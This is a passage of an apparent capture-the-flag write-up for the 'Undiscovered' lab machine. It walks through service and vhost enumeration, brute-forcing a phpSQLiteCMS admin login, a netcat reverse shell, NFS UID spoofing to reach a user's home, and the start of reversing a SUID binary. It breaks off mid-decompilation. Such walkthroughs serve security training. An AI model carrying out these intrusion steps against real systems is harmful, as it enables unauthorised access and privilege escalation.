Undiscovered

Enumeration

Nmap Scan

```
{'22': 'ssh', '80': 'http', '111': 'rpcbind', '2049': 'nfs'}
```

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:76:81:49:50:bb:6f:4f:06:15:cc:08:88:01:b8:f0 (RSA)
|   256 2b:39:d9:d9:b9:72:27:a9:32:25:dd:de:e4:01:ed:8b (ECDSA)
|_  256 2a:38:ce:ea:61:82:eb:de:c4:e0:2b:55:7f:cc:13:bc (ED25519)

80/tcp   open  http    Apache httpd 2.4.18
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).

111/tcp  open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4       111/tcp   rpcbind
|   100000  2,3,4       111/udp   rpcbind
|   100000  3,4         111/tcp6  rpcbind
|   100000  3,4         111/udp6  rpcbind
|   100003  2,3,4      2049/tcp   nfs
|   100003  2,3,4      2049/tcp6  nfs
|   100003  2,3,4      2049/udp   nfs
|   100003  2,3,4      2049/udp6  nfs
|   100021  1,3,4     34331/tcp6  nlockmgr
|   100021  1,3,4     36484/udp   nlockmgr
|   100021  1,3,4     41181/udp6  nlockmgr
|   100021  1,3,4     41744/tcp   nlockmgr
|   100227  2,3        2049/tcp   nfs_acl
|   100227  2,3        2049/tcp6  nfs_acl
|   100227  2,3        2049/udp   nfs_acl
|_  100227  2,3        2049/udp6  nfs_acl

2049/tcp open  nfs     2-4 (RPC #100003)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.4
```

```
OS details: Linux 4.4
Network Distance: 5 hops
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

SSH (22)


```
└─$ ssh root@undiscovered.thm
The authenticity of host 'undiscovered.thm (10.201.62.92)' can't be established.
ED25519 key fingerprint is SHA256:0ksd7ve03T/DLd54sg0vUZNd72YgJT1g2iL1CP0r9+Y.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'undiscovered.thm' (ED25519) to the list of known hosts.
root@undiscovered.thm's password:
```


- Password authentication is enabled.

HTTP (80)

Subdirectories

```
.htpasswd            [Status: 403, Size: 281, Words: 20, Lines: 10, Duration: 3843ms]
.htaccess            [Status: 403, Size: 281, Words: 20, Lines: 10, Duration: 3843ms]
images               [Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 399ms]
server-status        [Status: 403, Size: 281, Words: 20, Lines: 10, Duration: 396ms]
```





What I am thinking is that since NFS port is opened, I have to upload reverse shell to the images directory and then get the shell.

Vhosts

```
Internet        [Status: 200, Size: 4605, Words: 385, Lines: 69, Duration: 466ms]
Resources       [Status: 200, Size: 4626, Words: 385, Lines: 69, Duration: 448ms]
booking         [Status: 200, Size: 4599, Words: 385, Lines: 84, Duration: 482ms]
dashboard       [Status: 200, Size: 4626, Words: 385, Lines: 69, Duration: 402ms]
deliver         [Status: 200, Size: 4650, Words: 385, Lines: 83, Duration: 473ms]
develop         [Status: 200, Size: 4584, Words: 385, Lines: 69, Duration: 425ms]
forms           [Status: 200, Size: 4542, Words: 385, Lines: 69, Duration: 399ms]
gold            [Status: 200, Size: 4521, Words: 385, Lines: 69, Duration: 396ms]
internet        [Status: 200, Size: 4605, Words: 385, Lines: 69, Duration: 389ms]
maintenance     [Status: 200, Size: 4668, Words: 385, Lines: 69, Duration: 413ms]
manager         [Status: 200, Size: 4584, Words: 385, Lines: 69, Duration: 396ms]
network         [Status: 200, Size: 4584, Words: 385, Lines: 69, Duration: 405ms]
newsite         [Status: 200, Size: 4584, Words: 385, Lines: 69, Duration: 688ms]
play            [Status: 200, Size: 4521, Words: 385, Lines: 69, Duration: 405ms]
resources       [Status: 200, Size: 4626, Words: 385, Lines: 69, Duration: 415ms]
start           [Status: 200, Size: 4542, Words: 385, Lines: 69, Duration: 471ms]
terminal        [Status: 200, Size: 4605, Words: 385, Lines: 69, Duration: 544ms]
view            [Status: 200, Size: 4521, Words: 385, Lines: 69, Duration: 395ms]
```


A hell lot of virtual hosts were enumerated.

As there are a lot of vhosts to check, I will be using webscreenshot to take the screenshot of the webpages.


```
└─$ webscreenshot -i URL.txt --renderer chrome --renderer-binary /usr/bin/chromium
webscreenshot.py version 2.94

[+] 16 URLs to be screenshot
[+] 16 actual URLs screenshot
[+] 0 error(s)
```

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/Undiscovered]
└─$ ls screenshots
http_booking.undiscovered.thm_80.png    http_internet.undiscovered.thm_80.png
http_resources.undiscovered.thm_80.png
```

```
http_dashboard.undiscovered.thm_80.png  http_maintenance.undiscovered.thm_80.png
http_start.undiscovered.thm_80.png
http_deliver.undiscovered.thm_80.png    http_manager.undiscovered.thm_80.png
http_terminal.undiscovered.thm_80.png
http_develop.undiscovered.thm_80.png    http_network.undiscovered.thm_80.png
http_view.undiscovered.thm_80.png
http_forms.undiscovered.thm_80.png      http_newsite.undiscovered.thm_80.png
http_gold.undiscovered.thm_80.png       http_play.undiscovered.thm_80.png
```



Of all the screenshots, deliver.undiscovered.thm has a darker blue strip. Others had a light blue strip.




Subdirectories enumeration on deliver.undiscovered.thm

```
.hta                    [Status: 403, Size: 289, Words: 20, Lines: 10, Duration: 5148ms]
.htaccess               [Status: 403, Size: 289, Words: 20, Lines: 10, Duration: 5157ms]
.htpasswd               [Status: 403, Size: 289, Words: 20, Lines: 10, Duration: 5154ms]
LICENSE                 [Status: 200, Size: 32472, Words: 5350, Lines: 622, Duration: 431ms]
cms                     [Status: 301, Size: 334, Words: 20, Lines: 10, Duration: 415ms]
data                    [Status: 301, Size: 335, Words: 20, Lines: 10, Duration: 404ms]
files                   [Status: 301, Size: 336, Words: 20, Lines: 10, Duration: 431ms]
index.php               [Status: 200, Size: 4650, Words: 385, Lines: 83, Duration: 430ms]
js                      [Status: 301, Size: 333, Words: 20, Lines: 10, Duration: 419ms]
media                   [Status: 301, Size: 336, Words: 20, Lines: 10, Duration: 449ms]
server-status           [Status: 403, Size: 289, Words: 20, Lines: 10, Duration: 479ms]
templates               [Status: 301, Size: 340, Words: 20, Lines: 10, Duration: 405ms]
```

I will again use webscreenshot to collect the screenshots and then will use a custom script to make add those to an HTML page.

http_deliver.undiscovered.thm_80_cms.png




http_deliver.undiscovered.thm_80_data.png

Index of /data

Name	Last modified	Size	Description
Parent Directory		-	
content	2025-09-17 20:07	167K	
entries	2013-08-14 21:15	6.0K	
sql/	2015-01-24 08:19	-	
userdata	2020-09-10 00:28	3.0K	

Apache/2.4.18 (Ubuntu) Server at deliver.undiscovered.thm Port 80




```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/Undiscovered]
└─$ cat sqlite.content.initial.sql | grep password
<p>If you see this, <em>phpSQLiteCMS</em> seems to work! First thing to do is [[cms/index.php|log in]] and [[cms/index.php?mode=users&amp;edit=1|
change the password]] (the default username and password is <em>admin</em>).</p>
```

I tried the admin:admin credentials. But it didn’t work which means that the password has been changed.

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/Undiscovered]
└─$ cat sqlite.user.initial.sql
CREATE TABLE rite_userdata (id INTEGER PRIMARY KEY AUTOINCREMENT, name varchar(255) NOT NULL default '', type tinyint(4) NOT NULL default '0', pw
 varchar(255) NOT NULL default '', last_login int(11) NOT NULL default '0', wysiwyg tinyint(4) NOT NULL default '0');

INSERT INTO rite_userdata VALUES(1, 'admin', 1, '75470d05abd21fb5e84e735d2bc595e2f7ecc5c7a5e98ad0d7', 1230764400, 0);
```

Can not identify the hash type.


```
└─$ sqlite3 userdata
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .tables
rite_userdata
sqlite> select * from rite_userdata;
1|admin|1|009dbadbcd5c49a89011b47c8cb27a81fcc0f2be54669bfcb8|1599668894|1
sqlite>
```

Couldn’t find anything from the databases or the website.

We can attempt password bruteforce on the login page.


ID	Payload 1	Status	Length ▲	Round-trip Time (ms)
36	liverpool	302	321	814
1	123456	302	344	1810
2	12345	302	344	1809
3	123456789	302	344	1810
4	password	302	344	1810
5	iloveyou	302	344	1787
6	princess	302	344	1803
7	1234567	302	344	1810
8	rockyou	302	344	1810
9	12345678	302	344	1810
10	abc123	302	344	2183
11	nicole	302	344	855
12	daniel	302	344	833

We got so many passwords to login as admin.



We also see the version 2.2.1 → CVE:2020-23934


Getting a shell




```
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.4.101.169] from (UNKNOWN) [10.201.75.52] 44286
Linux undiscovered 4.4.0-189-generic #219-Ubuntu SMP Tue Aug 11 12:26:50 UTC 2020 ×86_64 ×86_64 ×86_64 GNU/
Linux
 14:37:40 up  1:34,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

```
$ cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#

/home/william   *(rw,root_squash)
```

William shares is shared.



Mounted the share in the temp directory.

The nobody user is a pseudo user in many Unixes and Linux distributions. According to the Linux Standard Base, the nobody user and its group are an optional mnemonic user and group. That user is meant to represent the user with the least permissions on the system

We need to create a user named William with the same IDs as in the target machine.

```
┌──(.venv)─(kali㉿kali)-[/tmp]
└─$ sudo useradd william -u 3003
```

```
┌──(.venv)─(kali㉿kali)-[/tmp]
└─$ cat /etc/passwd | grep william
william:x:3003:3003::/home/william:/bin/sh
```

```
$ cd mnt_william
$ ls -la
total 40
drwxr-x---  4 william william 4096 Sep  9  2020 .
drwxrwxrwt 24 root    root    2780 Sep 18 12:28 ..
-rwxr-xr-x  1 root    root     128 Sep  4  2020 admin.sh
-rw-------  1 root    root       0 Sep  9  2020 .bash_history
-rw-r--r--  1 william william 3771 Sep  4  2020 .bashrc
drwx------  2 william william 4096 Sep  4  2020 .cache
drwxrwxr-x  2 william william 4096 Sep  4  2020 .nano
-rw-r--r--  1 william william   43 Sep  4  2020 .profile
-rwsrwsr-x  1 nobody  nogroup 8776 Sep  4  2020 script
-rw-r-----  1 root    william   38 Sep  9  2020 user.txt
```

Next is uploading the SSH keys for William and logging in as William with SSH.

Getting Shell as Leonard

```
william@undiscovered:~$ ls -la
total 48
drwxr-x--- 5 william william 4096 Sep 18 15:00 .
drwxr-xr-x 4 root    root    4096 Sep  4  2020 ..
-rwxr-xr-x 1 root    root     128 Sep  4  2020 admin.sh
-rw------- 1 root    root       0 Sep  9  2020 .bash_history
-rw-r--r-- 1 william william 3771 Sep  4  2020 .bashrc
drwx------ 2 william william 4096 Sep  4  2020 .cache
drwxrwxr-x 2 william william 4096 Sep  4  2020 .nano
-rw-r--r-- 1 william william   43 Sep  4  2020 .profile
-rwsrwsr-x 1 leonard leonard 8776 Sep  4  2020 script
drwx------ 2 william william 4096 Sep 18 15:01 .ssh
-rw-r----- 1 root    william   38 Sep 10  2020 user.txt
```

The script file is owned by Leonard and has the SUID bit set.

```
william@undiscovered:~$ ./script
[i] Start Admin Area!
[i] Make sure to keep this script safe from anyone else!
```

This is the content of the admin.sh file.

```
william@undiscovered:~$ cat admin.sh
#!/bin/sh

    echo "[i] Start Admin Area!"
    echo "[i] Make sure to keep this script safe from anyone else!"

    exit 0
```

```
└─$ file script
script: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.
2, for GNU/Linux 2.6.32, BuildID[sha1]=6e324a50ee883a60b395cdd1c6a64f96e6546736, not stripped
```

Reverse engineering time.

```
  5
  6  v5 = __readfsqword(0x28u);
  7  if ( argv[1] )
  8  {
  9    setreuid(0x3EAu, 0x3EAu);
